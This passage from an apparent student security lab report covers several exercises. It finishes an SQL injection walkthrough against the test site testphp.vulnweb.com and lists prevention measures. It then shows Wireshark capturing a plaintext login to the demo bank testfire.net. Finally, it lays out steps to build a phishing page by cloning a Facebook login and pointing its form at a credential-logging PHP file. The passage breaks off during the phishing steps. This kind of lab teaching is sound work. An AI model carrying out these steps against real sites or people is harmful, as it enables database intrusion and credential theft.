
- 6) Go to tables and get the database. Here we found information schema.




- 7) Click on information schema and click on get tables.



8) Now select all the tables and get colums.



- 9) Then select all the columns and the Data inside it.



- 10) Now try the same procedure for the given following links which found in the given websites.
- <http://testphp.vulnweb.com/artists.php?artist=1>
  - <http://testphp.vulnweb.com/listproducts.php?artist=1>
  - <http://testphp.vulnweb.com/artists.php?artist=2>

- d) <http://testphp.vulnweb.com/listproducts.php?artist=2>
- e) <http://testphp.vulnweb.com/artists.php?artist=3>
- f) <http://testphp.vulnweb.com/listproducts.php?artist=3>

### Steps to Prevent SQL Injection: -

- 1) Verify the user's inputs.
- 2) Limit special characters in data to keep it clean.
- 3) Make sure prepared statements and parameterization are enforced.
- 4) Make use of database stored procedures.
- 5) Keep track of fixes and updates.
- 6) Increase the number of virtual or physical firewalls.
- 7) Harden your operating system and applications.
- 8) Make your assault surface smaller.
- 9) Assign proper permissions and restrict access.
- 10) Restrict read-only access.
- 11) Encryption: Keep your secrets hidden via encryption.
- 12) Extensive URLs are not allowed.
- 13) In error messages, don't reveal more information than is really necessary.
- 14) There are no shared databases or accounts.
- 15) Adhere to best practises when it comes to account and password policies.
- 16) SQL statements are constantly monitored.
- 17) Auditing and penetration testing should be done on a regular basis.
- 18) Better software and code development.

# USING THE WIRESHARK TOOL


## SNIFFING THE DATA AND GETTING

## USER ID AND PASSWORD

Path used to Download it: <https://www.wireshark.org/>

### STEPS TO REPRODUCE :

- 1) Download and install the Wireshark tool from the above link.
- 2) Select the network (Ether2) and open it.



\*Ethernet 2

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	2401:4900:5080:6653...	2404:6800:4007:80a...	QUIC	1292	Initial, DCID=01ef914f1c762070, PKN: 1, PING, F
2	0.000848	2401:4900:5080:6653...	2404:6800:4007:80a...	QUIC	142	0-RTT, DCID=01ef914f1c762070
3	0.467116	2404:6800:4007:80a...	2401:4900:5080:6653...	QUIC	1292	Initial, SCID=01ef914f1c762070, PKN: 1, ACK, PA
4	0.470184	2404:6800:4007:80a...	2401:4900:5080:6653...	QUIC	1292	Protected Payload (KPO)
5	0.470357	2404:6800:4007:80a...	2401:4900:5080:6653...	QUIC	684	Protected Payload (KPO)
6	0.470426	2404:6800:4007:80a...	2401:4900:5080:6653...	QUIC	88	Protected Payload (KPO)
7	0.471727	2401:4900:5080:6653...	2404:6800:4007:80a...	QUIC	141	Handshake, DCID=01ef914f1c762070
8	0.472078	2401:4900:5080:6653...	2404:6800:4007:80a...	QUIC	95	Protected Pavload (KPO). DCID=01ef914f1c762070

```
> Frame 1: 1292 bytes on wire (10336 bits), 1292 bytes captured (10336 bits) on interface \Device\NPF_{C472FD4E-0CBB-43EB-8CCA-5A24
> Ethernet II, Src: Shenzhen_c7:9d:42 (fc:dd:55:c7:9d:42), Dst: Shenzhen_99:3b:ee (fc:dd:55:99:3b:ee)
> Internet Protocol Version 6, Src: 2401:4900:5080:6653:2413:4201:5727:2d1d, Dst: 2404:6800:4007:80a::2003
> User Datagram Protocol, Src Port: 62676, Dst Port: 443
> QUIC IETF
```

Frame (1292 bytes) Decrypted QUIC (1123 bytes)

wireshark\_Ethernet 2L62B11.pcapng

Packets: 10 · Displayed: 10 (100.0%) · Profile: Default

### 3) Open the demo website in the browser <http://testfire.net/login.jsp> and to login it.

Altoro Mutual

testfire.net/login.jsp

Sign In | Contact Us | Feedback | Search | Go

DEMO SITE ONLY

ONLINE BANKING LOGIN

PERSONAL

- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS

- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL


- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers
- Subscribe

Privacy Policy | Security Statement | Server Status Check | REST API | © 2022 Altoro Mutual, Inc.

This web application is open source! Get your copy from GitHub and take advantage of advanced features

The Altoro website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to <http://www-142.ibm.com/software/products/us/en/publiccategory/SWLIB>.

Copyright © 2008, 2022, IBM Corporation, All rights reserved.



#### 4) Now capture the request in Wireshark.

\*Ethernet 2

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http

No.	http	Source	Destination	Protocol	Length	Info
264293	http2	192.168.1.104	65.61.137.117	HTTP	647	POST /doLogin HTTP/1.1 (application/x-www-form-urlencoded)
632917	http3	65.61.137.117	192.168.1.104	HTTP	180	HTTP/1.1 302 Found
64	38.646031	192.168.1.104	65.61.137.117	HTTP	500	GET /login.jsp HTTP/1.1
78	38.953387	65.61.137.117	192.168.1.104	HTTP	571	HTTP/1.1 200 OK (text/html)

Destination: Shenzhen\_99:3b:ee (fc:dd:55:99:3b:ee)  
Address: Shenzhen\_99:3b:ee (fc:dd:55:99:3b:ee)  
...0. .... .... .... = LG bit: Globally unique address (factory default)  
....0 .... .... .... = IG bit: Individual address (unicast)


Source: Shenzhen\_c7:9d:42 (fc:dd:55:c7:9d:42)  
Address: Shenzhen\_c7:9d:42 (fc:dd:55:c7:9d:42)  
...0. .... .... .... = LG bit: Globally unique address (factory default)  
....0 .... .... .... = IG bit: Individual address (unicast)

Type: IPv4 (0x0800)


No.	fc dd 55 99 3b ee	fc dd 55 c7 9d 42 08 00 45 00	..U.;.. U..B..E..
0010	02 79 b4 6a 40 00 80 06	b7 51 c0 a8 01 68 41 3d	.y. @... .Q...hA=
0020	89 75 c6 93 00 50 d1 0c	96 fd 90 c2 1b d0 50 18	.u...P.. .....P..
0030	02 00 31 d0 00 00 50 4f	53 54 20 2f 64 6f 4c 6f	..1...PO ST /doLo
0040	67 69 6e 20 48 54 54 50	2f 31 2e 31 0d 0a 48 6f	gin HTTP /1.1-Ho
0050	73 74 3a 20 74 65 73 74	66 69 72 65 2e 6e 65 74	st: test fire.net
0060	0d 0a 55 73 65 72 2d 41	67 65 6e 74 3a 20 4d 6f	..User-Agent: Me
0070	7a 69 6c 6c 61 2f 35 2e	30 20 28 57 69 6e 64 6f	zilla/5. 0 (Windo
0080	77 73 20 4e 54 20 31 30	2e 30 3b 20 57 69 6e 36	ws NT 10 .0; Win6
0090	34 3b 20 78 36 34 3b 20	72 76 3a 39 37 2e 30 29	4; x64; rv:97.0)
00a0	20 47 65 6b 6f 2f 32 30	31 30 30 31 30 31 20	Gecko/2 0100101

Hypertext Transfer Protocol: Protocol || Packets: 110 • Displayed: 4 (3.6%) • Dropped: 0 (0.0%) || Profile: Default

5) In the above search box search for HTTP.




6) In the HTTP Stream we can find the User ID and password which we entered to login the website.




# PHISHING ATTACK

## STEPS TO REPRODUCE :


- 1) Three files are required for doing a phishing attack.
- 2) First file HTML-file which looks like genuine login page.
- 3) Second file is PHP-file which contains malicious code for capturing user ID and password.
- 4) Third file is Empty TEXT-file to save user ID and Password of victim.
- 5) Now clone the login page of the website by clicking right click and save the page.




- 6) Create a PHP file with malicious code to capture details.
- 7) Get the php phishing script from google or we can type if we know it.




- 8) Create an empty text file with name log.



9) We can see all the three files.



- 10) Now edit the HTML file with notepad(sublime text / Notepad++) and search for the keyword called "**action="**
- 11) Replace the original link with php file name (facebook.php)



```
facebook.html.html
  _55pe"Accessibility help</span><span class=" _4o_3 _3-99"><i class="img
